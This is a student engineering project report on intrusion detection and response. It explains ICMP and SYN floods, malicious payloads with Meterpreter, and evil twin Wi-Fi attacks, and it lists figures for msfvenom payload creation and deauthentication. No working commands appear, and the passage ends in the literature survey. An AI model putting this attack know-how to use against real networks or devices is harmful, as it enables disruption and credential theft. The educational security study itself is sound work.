DETECTION AND RESPONSE 2.0

Project Report Submitted

In Partial Fulfillment of the Requirements

For the Degree Of

BACHELOR OF ENGINEERING

IN

COMPUTER SCIENCE AND ENGINEERING

Submitted By

Manaar Babukhan (1604-18-733-008)
Syed Khaja Ikramuddin (1604-18-733-017)
Abdul Haseeb (1604-18-733-055)

COMPUTER SCIENCE AND ENGINEERING DEPARTMENT
MUFFAKHAM JAH COLLEGE OF ENGINEERING
& TECHNOLOGY
(Affiliated to Osmania University)
Mount Pleasant, 8-2-249, Road No. 3, Banjara Hills, Hyderabad-34
2022

Date: 31 / 05 / 2022

CERTIFICATE

This is to certify that the project dissertation titled “**DETECTION AND RESPONSE 2.0**” being submitted by

1.	Ms. Manaar Babukhan	(1604-18-733- 008)
2.	Mr. Syed Khaja Ikramuddin	(1604-18-733-017)
3.	Mr. Abdul Haseeb	(1604-18-733-055)

the students of Computer Science and Engineering department, Muffakham Jah College of Engineering and Technology, Hyderabad in partial fulfillment of the requirements for the award of the degree Of BACHELOR OF ENGINEERING for the academic year 2021-22 is a bonafide work carried out by them. The results embodied in this report have not been submitted to any other University or Institute for the award of any degree or diploma.

Signatures:

Internal Project Guide
Dr Umar Farooq
Associate Professor

Head
Dr. A.A. Moiz Qyser
Prof. and Head CSE Dept.

External Examiner

DECLARATION

This is to certify that the work reported in the major project entitled “**DETECTION AND RESPONSE 2.0**" is a record of the bonafide work done by us in the Department of Computer Science and Engineering, Muffakham Jah College of Engineering and Technology, Osmania University. The results embodied in this report are based on the project work done entirely by us and not copied from any other source.

1. MANAAR BABUKHAN (1604-18-733-008)
2. SYED KHAJA IKRAMUDDIN (1604-18-733-017)
3. ABDUL HASEEB (1604-18-733-055)

ACKNOWLEDGEMENT

We take this opportunity to express our professed sense of gratitude and respect to all who helped us throughout the duration of this project. We express our sincere gratitude and thankfulness towards Dr. A.A. Moiz Qyser, HOD, Department of Computer Science and Engineering for his valuable time and guidance throughout this project.

We feel privileged to offer our sincere thanks and deep sense of gratitude to our project supervisor Prof. Shabbir Ahmed, Associate head, Department of Computer Science and Engineering for expressing their confidence in us by letting us work on a project of this magnitude and providing the support, help and encouragement needed in completing this project.

We would like to express our sincere gratitude and indebtness to our project guide Dr. Umar Farooq, Associate Head of Computer Science and Engineering Department, project in-charge, who offered valuable suggestions and showed interest throughout the course of this project.

We are grateful for the co-operative and valuable feedback rendered by all members of the Computer Science and Engineering Department.

Finally, we are grateful to our parents, family and friends for their unconditional support and prayers.

ABSTRACT

With recent advances in network-based technology and increased dependability of our everyday life on this technology, assuring reliable operation of network-based systems is very important. During recent years, the number of attacks on networks has dramatically increased and consequently interest in network intrusion detection has increased among the researchers. Threats towards the cyberspace are becoming more aggressive, intelligent and some attack at real-time. These urged both researchers and practitioners to secure the cyberspace at the very root point. The detection and response must be able to protect at real-time as good as the attacker.

Detection and response is the process of monitoring activity in real time, looking for digital threats and implementing measures to halt and remediate those threats. Also, to take active steps to mitigate threats, protecting the devices and systems connected to the network. Intrusion detection systems are used to detect unusual activity in a network of computer systems to identify if activity is unfriendly or unauthorized in order to enable a response to that violation. An intrusion detection system inspects all inbound and outbound network activity and identifies distrustful patterns that may indicate a network or system attack from someone attempting to break into or compromise a system

While technological devices and programs form the bulk of the defense mechanisms against malicious attacks and infiltrations, the human element in security must also be factored into any protection strategy. Essentially, any system requiring security must be protected from attacks. Specific approaches for the development of intervention and education strategies are proposed which may encourage staff and individual users to more actively engage in safer security behaviours. This project provides a review on current trends in intrusion detection together with a study on technologies implemented.

Our project consists of the following:

1.Detecting icmp flood, Syn/TCP flood.

2.Creating a payload to exploit a windows device.

3.Performing an Evil twin attack.

CONTENTS Pg No

Title

Certificate ii

Declaration iii

Acknowledgement iv

Abstract v

Contents vi

List of Figures vii

1. Introduction ……………………………………………..……..….........................10

 1.1 Denial of Service ……………………………………………..……..…...11

 1.2 Payload Attack ……………………………………………………….13

 1.3 Evil twin Attack ……………………………………………………..15

2. Literature Survey ………..……………………………………………………17

3. System Analysis

 3.1 Proposed System ……………………………………………………29

 3.2 Feasibility Study ……………………………………………………30

 3.2.1.1 Software Platforms Used ……………………………………..…31

 3.3 Project Requirements ………………………………………………….…36

4. System Design ………………………………………………………………37

5. Implementation ……………………………………………………………..42

6. Conclusion …………………………………………………………………...…55

7. Future Work ……………………………………………………………….....56

8. References ………………………………………………………………….....57

LIST OF FIGURES PgNo

1.1 DoS attack ……………………………………………………………………….2

1.2 ICMP flood ………………………………………………………………………3

1.3 SYN flood ……………………………………………………………………..4

1.4 Working of Payload …………………………………………………………...….5

1.5 Evil twin attack ……………………………………………………………..7

2.1 Cyber security Framework ……………………………………………………14

3.1 Kali Linux logo ……………………………………………………………..22

3.2 Ubuntu logo ………………………………………………………….………..22

3.3 Windows 10 logo …………………………………………………….…………..22

3.4 Wi-Fi adapter ……………………………………………………...………..23

3.5 LAN network …………………………………………………………...……..23

3.6 LOIC tool ………………………………………………………………………...23

3.7 hping3 logo …………………………………………………………………...24

3.8 aircracking logo ………………………………………………………….....24

3.9 Wireshark logo ……………………………………………………………..24

3.10 snort logo ……………………………………………………………………..25

3.11 cisco packet tracer logo ……………………………………………..………..25

4.1 Flow chart of snort …………………………………………….…………..28

4.2 Diagram flow of snort ……………………………………..…………………..28

4.3 Network topology for IDS ……………………………………………………..29

4.4 Procedure in Payload ……………………………………………………………..30

4.5 Network topology for Payload attack …..……………………………………31

4.6 Diagram of evil twin ……………………………………………………………..32

4.7 Network topology for Evil twin attack ………………..…………………………32

5.0 Syntax of snort rules ……………………………………………………………..34

5.1 local rules file ……………………………………..……………………..35

5.2 Running configuration file ……………………..……………………………..35

5.3 Testing the rules ……………………………………..…………………………..36

5.4 icmp flood using hping3 …………………………………………………….36

5.5 Detecting icmp flood using snort rule ….…………………………………………….36

5.6 Large amount of Syn request using hping3 ..………………………………………37

5.7 Detecting Syn request ……………………...……………………………………37

5.8 TCP flooding using LOIC ……….…………...……………………………….37

5.9 Detecting LOIC flooding …………………....……………………………………37

5.10 Creating windows payload using msfvenom ...……………………………………38

5.11 running msfconsole ……………………………………………………………..38

5.12 setting up meterpreter session …….…………………………………………39

5.13 exploiting the device ………..…………………………………………………..39

5.14 taking screenshot and web snap ………………………………………………39

5.15 Creating a payload embedded in pdf …….…………………………………………40

5.16 checking the file created ………….…………………………………………..40

5.17 switching to monitor mode ……………………………………………………..41

5.18 dumping the wireless information ……………..…………………………………41

5.19 creating a fake AP ……………………………………………………………..42

5.20 configuring interface at0 ………………..…………………………………..42

5.21 routing the interface …………………….……………………………………..43

5.22 port forwarding ……………………………………………………………………..43

5.23 client connected to AP …………………………………………………………..43

5.24 sending death signals to original A……………………………………………………44

5.25 using wireshark to eavesdrop …………………………………………………………44

5.26 Capturing at interface …..…………………………………………………………..45

5.27 Detecting death signals on wireshark …………………………………………………45

6.1 Types of Hackers ………………………………………..……………………..46

1. INTRODUCTION

Computer security, cybersecurity (cyber security), or information technology security (IT security) is the protection of computer systems and networks from information disclosure, theft of, or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide.

The field has become significant due to the expanded reliance on computer systems, the Internet,[2] and wireless network standards such as Bluetooth and Wi-Fi, and due to the growth of "smart" devices, including smartphones, televisions, and the various devices that constitute the Internet of things (IoT). Cybersecurity is also one of the significant challenges in the contemporary world, due to its complexity, both in terms of political usage and technology. Its primary goal is to ensure the system's dependability, integrity, and data privacy.

A vulnerability is a weakness in design, implementation, operation, or internal control. Most of the vulnerabilities that have been discovered are documented in the Common Vulnerabilities and Exposures (CVE) database. An *exploitable* vulnerability is one for which at least one working attack or "exploit" exists. Vulnerabilities can be researched, reverse-engineered, hunted, or exploited using automated tools or customized scripts. To secure a computer system, it is important to understand the attacks that can be made against it.

An intrusion response system is a critical part of the self-protecting system for ensuring appropriate responses are dispatched to react to protect and recover system performance back to normal. The future attacks, which have similar signatures are less likely to succeed. The development of an autonomous IRS focuses on two key elements: configuring suitable responses and evaluating recommended responses dynamically.

Responses are protection mechanisms that have the ability to eliminate or mitigate cyber assaults. Protection mechanisms, which are configured and implemented to defend the system against specific cyber attacks, vary according to the types of cyber attack they target.

In this project, three modules are being done:

1. DoS attack

2.Payload attack

3.Evil twin attack

1.1 DENIAL OF SERVICE ATTACK

What is a denial of service attack?

A denial-of-service condition is accomplished by flooding the targeted host or network with traffic until the target cannot respond or simply crashes, preventing access for legitimate users.

During a denial of service attack, a hacker denies a service to authorized users and may also involve delaying time critical operations by preventing a machine, a server or an entire network from responding to a user's request.

Hackers create these delays through resource exhaustion where they take up or exhaust all available bandwidth, disk space or memory capacity.

They find ways to trick a machine into either crashing or performing so poorly that it's impossible to work as intended. These types of attacks are intentional and malicious.

Dos attacks have evolved into DDos attacks or distributed denial of service attacks.

Distributed means the attacks are spread out over several, perhaps thousands of computers instead of launching from a single computer.




Fig 1.1

1.1.1 TYPES OF DOS ATTACK

1.INTERNET CONTROL MESSAGE PROTOCOL FLOOD

The first type of Dos attack is an Internet Control Message Protocol (ICMP) flood, also known as a Ping flood attack, is a common Denial-of-Service (DoS) attack in which an attacker attempts to overwhelm a targeted device with ICMP echo-requests (pings).

Normally, ICMP echo-request and echo-reply messages are used to ping a network device in order to diagnose the health and connectivity of the device and the connection between the sender and the device.

In the early days of network computing, it was quite easy for a single person to wreak havoc on users and websites. Early hackers invented ways to exploit weaknesses in tcp ip icmp packet implementation because they knew that early operating systems couldn't handle these errors. Simply sending the server something other than what it was expecting was enough to shut it down. At one point even sending packets larger than what the icmp specification called for was enough to crash a machine.




Fig 1.2

2.SYN FLOOD

The second Dos attack is SYN/TCP flood which is a type of denial-of-service (DoS) attack which aims to make a server unavailable to legitimate traffic by consuming all available server resources.

It exploited the tcp ip three-way handshake. Here's how the handshake works.

the client sends a syn packet to the server, indicating its intention to synchronize or start a conversation. The server returns a syn ack packet acknowledging the syn request.

The client then sends an ack packet acknowledging the syn ack and waits for further communications.

Hackers exploited this known process by not communicating after the final ack which left the server hanging. The hacker started multiple conversations and always leaves the server waiting after the final ack packet. These filled the server's incoming queue.

and as it has a limited number of open requests, the hacker effectively backs up the server and denies service to all legitimate requests.




Fig 1.3

1.2 PAYLOAD ATTACK

Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.

In the context of a cyber-attack, a payload is the component of the attack which causes harm to the victim. Much like the Greek soldiers hiding inside the wooden horse in the tale of the Trojan Horse, a malicious payload can sit harmlessly for some time until triggered.

Attack vectors such as viruses, worms, and malware can all contain one or more malicious payloads. Malicious payloads can also be found in email attachments

Some typical examples of the way malicious payloads cause damage:

- Data theft: Particularly common is the theft of sensitive information such as login credentials or financial information through various forms of data breaches.

- Activity monitoring: An executed malicious payload may serve to monitor user activity on a computer, this can be done for the purposes of spying, blackmail, or to aggregate consumer behavior which can be sold to advertisers.
- Displaying advertisements: Some malicious payloads work to display persistent, unwanted ads such as pop-ups and pop-unders to the victim.
- Deleting or modifying files: This is one of the most serious consequences to arise from a malicious payload. Files can be deleted or modified to either affect the behavior of a computer, or even disable the operating system and/or startup processes. For example, some malicious payloads are designed to 'brick' smartphones, meaning they can no longer be turned on or used in any way.
- Downloading new files: Some malicious payloads come in very lightweight files that are easy to distribute, but once executed they will trigger the download of a much larger piece of malicious software.
- Running background processes: A malicious payload can also be triggered to quietly run processes in the background, such as cryptocurrency mining or data storage.

How are malicious payloads executed?



1
Victim browsing in the Internet
2
Victim accesses a malicious website
3
Flash is loaded on the website (it is known for its numerous vulnerabilities)
4
Flash invokes Windows powershell and communicates instructions through the command line — all of this occurs in OS memory
5
The infection is successful. Powershell connects to a remote server and downloads a second file — a malware file that is executed in background.

Fig 1.4

Attackers must first find a method to deliver the malicious payload onto the victim's computer. Social engineering attacks and DNS Hijacking are two common examples of payload delivery techniques.

Once a payload is in place, it will usually sit dormant until being executed. An attacker can select from many different ways to execute a malicious payload. Some common ways to execute a malicious payload:

- Opening an executable file: For example, a victim downloads an email attachment that they believe to be a piece of pirated software and they double-click on the installation file which executes the payload.

- Opening certain non-executable files: Even some non-executable files can contain malicious payloads. For example, there are attacks where malicious payloads are hidden in .PNG image files. When a victim opens these image files, the payload is executed.

1.2.1 METERPRETER

We do this attack by using Meterpreter. Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. No new processes are created as Meterpreter injects itself into the compromised process, from which it can migrate to other running processes.

1.3 EVIL TWIN ATTACK

An evil twin attack is a type of Wi-Fi attack that works by taking advantage of the fact that most computers and phones will only see the "name" of a wireless network. This actually makes it very hard to distinguish between networks with the same name and same kind of encryption. In fact, many networks will have several network-extending access points all using the same name to expand access without confusing users. Fake access points are set up by configuring a wireless card to act as an access point (known as HostAP). They are hard to trace since they can be shut off instantly. The counterfeit access point may be given the same SSID and BSSID as a nearby Wi-Fi network. The evil twin can be configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password. If you want to see how this works, you can create a Wi-Fi hotspot on your phone and name it the same as your home network, and you'll notice it's hard to tell the difference between the two networks or your computer may simply see both as the same network. This works great for tricking a user into connecting if we have a network with the same name, same password, and same encryption, but what if we don't know the password yet? We won't be able to create a network that will trick the user into connecting automatically, but we can try a social engineering attack to try to force the user to give us the password by kicking them off the real network.

The attacker snoops on Internet traffic using a bogus wireless access point. Unwitting web users may be invited to log into the attacker's server, prompting them to enter sensitive information such as usernames and passwords. Often, users are unaware they have been duped until well after the incident has occurred. One of the most commonly used attacks under evil twins is a captive portal. At first the attacker would create a fake wireless access point that has a similar Essid to the legitimate access point. The attacker then might execute a denial-of-service attack on the legitimate access point which will cause it to go offline. From then on, clients would connect to the fake access point automatically. The clients would then be led to a web portal that will be requesting them to enter their password, which can then be misused by the attackers.



Attacker sent de-auth signal to victim or legitimate Access Point
Legitimate Access Point
Victim unknowingly connected to Evil Twin
Attacker
MITM
Evil Twin

Fig 1.5

2. LITERATURE SURVEY

In recent years, the Internet has become an integral element of people's everyday lifestyles all across the world. Online criminality, on the other hand, has risen in tandem with the growth of Internet activity. Cyber security has advanced greatly in recent years in order to keep up with the rapid changes that occur in cyberspace. Cyber security refers to the methods that a country or organization can use to safeguard its products and information in cyberspace. Two decades ago, the term "cyber security" was barely recognized by the general public. Cyber security isn't just a problem that affects individuals but it also applies to an organization or a government. Everything has recently been digitized, with cybernetics employing a variety of technologies such as cloud computing, smart phones, and Internet of Things techniques, among others. Cyber-attacks are raising concerns about privacy, security, and financial compensation. Cyber security is a set of technologies, processes, and practices aimed at preventing attacks, damage, and illegal access to networks, computers, programmes, and data. The primary goal of this article is to conduct a thorough examination of cyber security kinds, why cyber security is important, cyber security framework, cyber security tools, and cyber security difficulties. Cyber security safeguards the data and integrity of computing assets that are part of or connected to an organization's network, with the goal of defending such assets from all threat actors throughout the life cycle of a cyber-attack.

Why Cyber Security Is Essential

We live in a digital age, which recognizes that our personal data is more susceptible than ever. From internet banking to government infrastructure, we all live in a connected world where data is stored on computers and other devices. A component of that data may contain sensitive information, such as intellectual roperty, financial data, personal information, or other sorts of data , to which unlawful access or exposure could result in negative effects. One of the most significant difficulties humanity will confront in the next two decades is cyber-criminal activities. Cyber-attacks are the world's fastest-growing crime, and they're getting bigger, more sophisticated, and more expensive. According to Cyber Security Ventures, cybercrime losses will cost the globe $6 trillion per year by 2021, far more than the damage caused by natural catastrophes in a year and far more profitable than the global trade in all major illegal narcotics combined. According to Cisco, Asia-Pacific businesses face six cyber-attacks per minute. Not only are governments and corporations at risk from hackers' acts and intents, but individuals are also at risk. Hackers steal an individual's personal information and sell it for profit, which is known as identity theft . Recognizing that no one is immune to the threat posed by cybercrime, from individuals to major multinational corporations, is a critical step in winning the fight against cybercrime. It will never happen to me,' is one of the worst things you can believe. Education is a critical component of any cyber-crime plan, and it is critical that everyone in your organisation, from the CEO to the clerical staff, is aware of the hazards associated with using your network and apps . Our youth are one of the most crucial populations to educate about cyber security. While kids may not be banking or shopping online with credit cards, they can make it very easy for cyber criminals to gain access to data by opening insecure personal accounts. Weak passwords and improper email or social media practises make it much easier for others to get into your account and access the information of your friends and family. No one wants to be accountable for cybercrime on their loved ones, whether it's a bank account number , and a photo that should be kept secret or complete identity theft. Because of the above reasons, cyber security has become an important part of the business and the focus now is on developing appropriate response plans that minimize the damage in the event of a cyber-attack and it is critically important because it helps to preserve the lifestyles we have come to know and enjoy.

Cyber Security Types

It's critical to understand the many types of cyber security in order to be better protected. The procedures used to protect data from being stolen or assaulted are known as cyber security types. Computers, mobile devices , networks, servers, and data are all protected from external threats by cyber security, often known as electronic information security. It acts as a security barrier, ensuring that your data and what you save on your devices are not vulnerable to outside attacks . Critical infrastructure security, network security, application security, information security, cloud security, data loss prevention, and end-user education are some of the topics covered. Cyber-attacks are expected to cost the global economy US$6 trillion by 2021, according to estimates.

Cloud Security

Due to its increased anonymity, cloud-based data storage has become a popular alternative during the previous decade. Even though cloud storage is more secure, you should still protect it with software that monitors activity and can notify you if anything unusual occurs with your cloud accounts. To assist reduce the dangers associated with on-premises attacks, a software-based technology that safeguards and monitors your data in the cloud .Hence, Amazon Web Services, Microsoft Azure, and Google Cloud present their customers with a cloud computing platform, where the users can store, and monitor data, by implementing a security tool. Cloud computing security is similar to traditional on-premise data centres, only without the time and costs of maintaining huge data facilities, and the risk of security breaches is minimal.

Critical Infrastructure

Security Infrastructure is vital. To secure systems with vital infrastructure, cyber security techniques are used. They are systems that societies rely greatly on. Electricity grids, water purification, traffic lights, shopping malls, and hospitals are among them. They are not directly tied to a potential cyber breach, but they can serve as a platform for cyber malware to infect the endpoints to which these systems are connected. Organizations that utilize the critical infrastructure must also evaluate the amount of damage caused due to cyber-attacks. These organizations must have a contingency plan that would help their businesses to bear no brunt of the cyberattacks. The security and resilience of this critical infrastructure is vital to our society‟s safety and wellbeing.

Data Loss Prevention (DLP)

Data loss prevention (DLP) ensures that sensitive or vital data is not sent beyond the business network. The word refers to software that allows a network administrator to manage the data that users can send and receive. Develops policies and practises for dealing with and preventing data loss, as well as recovery plans in the case of a cyber-security breach. Setting network permissions and policies for data storage is part of this. Data loss prevention solves three main objectives that are common pain points for many organizations: personal information protection / compliance, intellectual property (IP) protection, and data visibility.

Application Security

Uses software and hardware to protect against external dangers that may arise during the development of an application. Because apps are increasingly accessible across multiple networks, they are more vulnerable to cyber-attacks. Applications can be protected with cyber-sec antivirus software, firewalls, and encryption services. Companies and organisations can discover sensitive data sets and secure them with specialised applications regarding the datasets using an application security network. Application security may include hardware, software, and procedures that identify or minimize security vulnerabilities. A router that prevents anyone from viewing a computer‟s IP address from the Internet is a form of hardware application security.

Information Security

Data encryption, often known as data security, protects data from unwanted access or alteration while it is being stored or sent from one machine to another. Data in whatever form is protected from unauthorised use, disclosure, deletion, or other types of malintent by information security, also known as InfoSec. Mantaps, encryption key management, network intrusion detection systems, password rules, and regulatory compliance are examples of these procedures. Information can be anything from your personal information to your social media profile, cell phone data, biometrics, and so on. Thus Information Security spans so many research areas like Cryptography, Mobile Computing, Cyber Forensics, Online Social Media etc. During WWI, the Multi-tier Classification System was created with the sensitivity of information in mind. With the outbreak of the Second World War, the classification system was formally aligned. Alan Turing was the one who successfully decrypted Enigma Machine which was used by Germans to encrypt warfare data. Information Security programs are builds around three objectives, commonly known as CIA Confidentiality, Integrity, and Availability.

Network Security

While cyber security is concerned with dangers from the outside, network security protects your internal networks from hostile intrusion. Internal network security maintains the safety of internal networks by safeguarding infrastructure and restricting access to it . Users' activities are also recorded because many websites utilise third-party cookies. This can be beneficial to businesses in terms of expanding their operations, but it also exposes clients to fraud and sexual exploitation. As a result, enterprises must implement a security programme to monitor the internal network and infrastructure in order to combat cyber-attacks and viruses linked with the network. Machine learning technology, according to experts, might be used to inform authorities in the event of unusual traffic. Organizations must continue to improve their network security by enacting policies that can protect them from cyber-attacks. Security teams are now employing machine learning to highlight aberrant traffic and alert to dangers in real time, which helps them better manage network security monitoring. Network administrators are continuing to implement policies and procedures to protect the network from unwanted access, modification, and exploitation. Implementing two-factor authentication (2FA) and creating fresh, strong passwords are two examples of network security.

End User Security

Education Recognizes that cyber security solutions are only as strong as their weakest connections, which are the people who use them. End user education include instructing users on best practises such as not clicking on unexpected links or opening strange attachments in emails, both of which can lead to the spread of malware and other dangerous software. Teaching users to not plug in unidentified USB drives, and various other important lessons is vital for the security of any organization.

Internet of Things (IoT) Security

The Internet of Things is thought to be the next technology revolution's tool. According to a forecast by Bain and Company, the IoT market will grow by 520 billion dollars by 2021. IoT provides the user with a variety of important and non-critical appliances, such as appliances, sensors, printers, and Wi-Fi routers, among other routers, through its secure network . According to Cytelligence, hackers attacked smart home and internet of things (IoT) devices such as smart TVs, voice assistants, connected baby monitors, and cell phones more frequently in 2019. Hackers who obtain access to a connected home's Wi-Fi credentials may also gain access to the users' personal information, such as medical records , bank statements, and website login information. According to the survey, one of the most significant barriers to deploying IoT in any firm is the security risk. Organizations get insightful analytics, legacy embedded systems, and a secure network by integrating the system with IoT security.

Operational Security

During the Vietnam War, the United States military invented the term "actions security" as a result of military operations headed by the Purple Dragon team. Despite North Vietnam's and the Viet Cong's failure to decrypt U.S. communications and the lack of true intelligence collecting assets on the inside, Purple Dragon discovered that America's foes were able to predict their strategy and tactics. Operational security (OPSEC) is a process by which businesses examine and secure public data about themselves that, if properly studied and coupled with other data by a competent adversary, could disclose a larger picture that should remain concealed. Identification of important information, threat analysis, vulnerability analysis, risk assessment, and deployment of effective countermeasures are the five steps in the process.

Endpoint Security

